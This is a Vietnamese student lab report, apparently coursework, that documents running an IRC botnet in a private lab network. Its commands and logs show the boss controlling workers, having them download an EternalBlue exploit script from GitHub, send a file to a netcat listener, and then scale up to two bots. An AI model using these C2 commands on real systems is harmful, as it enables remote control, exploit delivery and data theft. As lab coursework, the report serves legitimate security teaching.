
Kết quả câu lệnh trả về phía server

```
cobra@ubuntu16:~/irc/botnet$ python boss.py -s irc.swiftirc.net -p 6667 -c cobra_server -n Cobra-de1
 -x haha
2022-04-22 20:01:24,128 - INFO - Registering nick Cobra-de1
2022-04-22 20:01:24,129 - INFO - Authing as Cobra-de1
2022-04-22 20:01:26,242 - INFO - server ping: :9C69F215
2022-04-22 20:01:26,615 - INFO - Registered
2022-04-22 20:07:25,364 - INFO - added worker [Cobra_worker]
2022-04-22 20:10:25,098 - INFO - cobra authenticated successfully
2022-04-22 20:11:10,241 - INFO - task [1] received by worker Cobra_worker
2022-04-22 20:11:10,426 - INFO - task [1] finished by worker Cobra_worker
2022-04-22 20:11:10,426 - INFO - 1:Cobra_worker:{'Cobra_worker': ''}
2022-04-22 20:12:07,347 - INFO - task [2] received by worker Cobra_worker
2022-04-22 20:12:07,808 - INFO - task [2] finished by worker Cobra_worker
2022-04-22 20:12:07,808 - INFO - 2:Cobra_worker:{'Cobra_worker': 'worker.py: Linux-4.15.0-112-generi
c-x86_64-with-Ubuntu-16.04-xenial, 64bit, ubuntu16, 2.7.12\n'}
2022-04-22 20:13:54,034 - INFO - task [3] received by worker Cobra_worker
2022-04-22 20:13:54,861 - INFO - task [3] finished by worker Cobra_worker
2022-04-22 20:13:54,861 - INFO - 3:Cobra_worker:{'Cobra_worker': 'downloaded Exploit-EternalBlue.ps1
\n'}
```


Ta có thể thấy lần lượt nội dung trả về của task 1, 2 và 3. Kiểm tra trên máy client, ta thấy file Exploit-EternalBlue.ps1 đã được down về thành công.



Lệnh thứ 4 yêu cầu t dùng send_file để gửi nội dung 1 file từ máy worker, đầu tiên ta sẽ tạo một file flag.txt với nội dung là "Secret" trên máy worker



Ở phía máy server, hoặc bất cứ nơi nào cần nhận file, ta tiến hành gọi lệnh nc để mở port và lắng nghe



Ta mở một cổng lắng nghe tại IP 192.168.241.130 port 4444, sau đó ta vào mIRC và ra lệnh cho worker gửi file flag.txt

```
<@Cobra-de1> Task 3 completed by 1 workers
<cobra> !execute send_file /home/cobra/irc/botnet/flag.txt 192.168.241.130:4444
<@Cobra-de1> Scheduled task: "send_file /home/cobra/irc/botnet/flag.txt 192.168.241.130:4444" with id 4 [1
  workers]
<@Cobra-de1> Task 4 completed by 1 workers
```

Kiểm tra máy server, ta nhận được nội dung (raw) của tệp tin

```
cobra@ubuntu16:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:a6:7c:a1
          inet addr:192.168.241.130  Bcast:192.168.241.255  Mask:255.255.255.0
          inet6 addr: fe80::5dc7:3c65:7c57:f327/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:787 errors:0 dropped:0 overruns:0 frame:0
          TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:106297 (106.2 KB)  TX bytes:20071 (20.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:292 errors:0 dropped:0 overruns:0 frame:0
          TX packets:292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22136 (22.1 KB)  TX bytes:22136 (22.1 KB)

cobra@ubuntu16:~$ nc -lnvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.241.131] port 4444 [tcp/*] accepted (family 2, sport 50276)
Secret
cobra@ubuntu16:~$
```

Các lệnh còn lại từ ports, status, get_time thì khá đơn giản, không cần setup gì cả, ta chỉ việc chạy và xem kết quả trả về cho server.

```
<@Cobra-de1> Task 4 completed by 1 workers
<cobra> !execute port
<@Cobra-de1> Scheduled task: "port" with id 5 [1 workers]
<@Cobra-de1> Task 5 completed by 1 workers
<cobra> !execute status
<@Cobra-de1> Scheduled task: "status" with id 6 [1 workers]
<@Cobra-de1> Task 6 completed by 1 workers
<cobra> !execute get_time
<@Cobra-de1> Scheduled task: "get_time" with id 7 [1 workers]
<@Cobra-de1> Task 7 completed by 1 workers
<cobra> !execute ports
<@Cobra-de1> Scheduled task: "ports" with id 8 [1 workers]
<@Cobra-de1> Task 8 completed by 1 workers
```

Kết quả trả về


```
2022-04-22 20:19:14,226 - INFO - task [4] received by worker Cobra_worker
2022-04-22 20:19:14,689 - INFO - task [4] finished by worker Cobra_worker
2022-04-22 20:19:14,689 - INFO - 4:Cobra_worker:{'Cobra_worker': 'sent successfully\n'}
2022-04-22 20:20:43,046 - INFO - task [5] received by worker Cobra_worker
2022-04-22 20:20:43,277 - INFO - task [5] finished by worker Cobra_worker
2022-04-22 20:20:43,277 - INFO - 5:Cobra_worker:{'Cobra_worker': ''}
2022-04-22 20:20:55,076 - INFO - task [6] received by worker Cobra_worker
2022-04-22 20:20:55,303 - INFO - task [6] finished by worker Cobra_worker
2022-04-22 20:20:55,303 - INFO - 6:Cobra_worker:{'Cobra_worker': ''}
2022-04-22 20:20:59,956 - INFO - task [7] received by worker Cobra_worker
2022-04-22 20:21:00,427 - INFO - task [7] finished by worker Cobra_worker
2022-04-22 20:21:00,427 - INFO - 7:Cobra_worker:{'Cobra_worker': '2022-04-22 20:20:59.763349\n'}
2022-04-22 20:22:16,885 - INFO - task [8] received by worker Cobra_worker
2022-04-22 20:22:17,359 - INFO - task [8] finished by worker Cobra_worker
2022-04-22 20:22:17,359 - INFO - 8:Cobra_worker:{'Cobra_worker': '[631]\n'}
```

Ở câu lệnh ports đầu tiên thứ 4 em gõ lỗi, nên được gõ lại ở task 8, nội dung trả về lần lượt là ports: 632, get_time: 2022-04-22 ...., status = ''

4. **Tiếp tục những gì đang thực hiện tại C.1, bạn hãy mở rộng mạng Botnet với 2 bots**

C2 – Yêu cầu 4


Để tiến hành mở rộng lên 2 bots, ta tiến hành chạy file worker.py ở thêm một máy khác, ở đây em dùng máy server làm worker thứ 2 luôn, câu lệnh worker y như cũ, chỉ khác ở tên worker là Cobra_worker_2



Ta tiến hành chạy lại các câu lệnh ở yêu cầu 3 và kiểm tra kết quả thực thi ở cả 2 máy worker trả về.

```
<cobra> !status
<@Cobra-de1> 2 workers available
<@Cobra-de1> 10 tasks have been scheduled
<cobra> !execute run vmstat
<@Cobra-de1> Scheduled task: "run vmstat" with id 11 [2 workers]
<@Cobra-de1> Task 11 completed by 2 workers
<cobra> !execute info
<@Cobra-de1> Scheduled task: "info" with id 12 [2 workers]
<@Cobra-de1> Task 12 completed by 2 workers
<cobra> !execute download https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/exploi
  tation/Exploit-EternalBlue.ps1
<@Cobra-de1> Scheduled task: "download https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_
  source/exploitation/Exploit-EternalBlue.ps1" with id 13 [2 workers]
<@Cobra-de1> Task 13 completed by 2 workers
<cobra> !execute ports
<@Cobra-de1> Scheduled task: "ports" with id 14 [2 workers]
<@Cobra-de1> Task 14 completed by 2 workers
<cobra> !execute status
<@Cobra-de1> Scheduled task: "status" with id 15 [2 workers]
<@Cobra-de1> Task 15 completed by 2 workers
<cobra> !execute get_time
<@Cobra-de1> Scheduled task: "get_time" with id 16 [2 workers]
<@Cobra-de1> Task 16 completed by 2 workers
```

Ta có thể xem nội dung trả về.



Có thể thấy nội dung được trả về từ cả 2 máy, 1 máy có id là Cobra_worker và máy còn lại là Cobra_worker_2, chứng tỏ cả 2 máy đều đang lắng nghe vào chạy các lệnh từ boss.

HẾT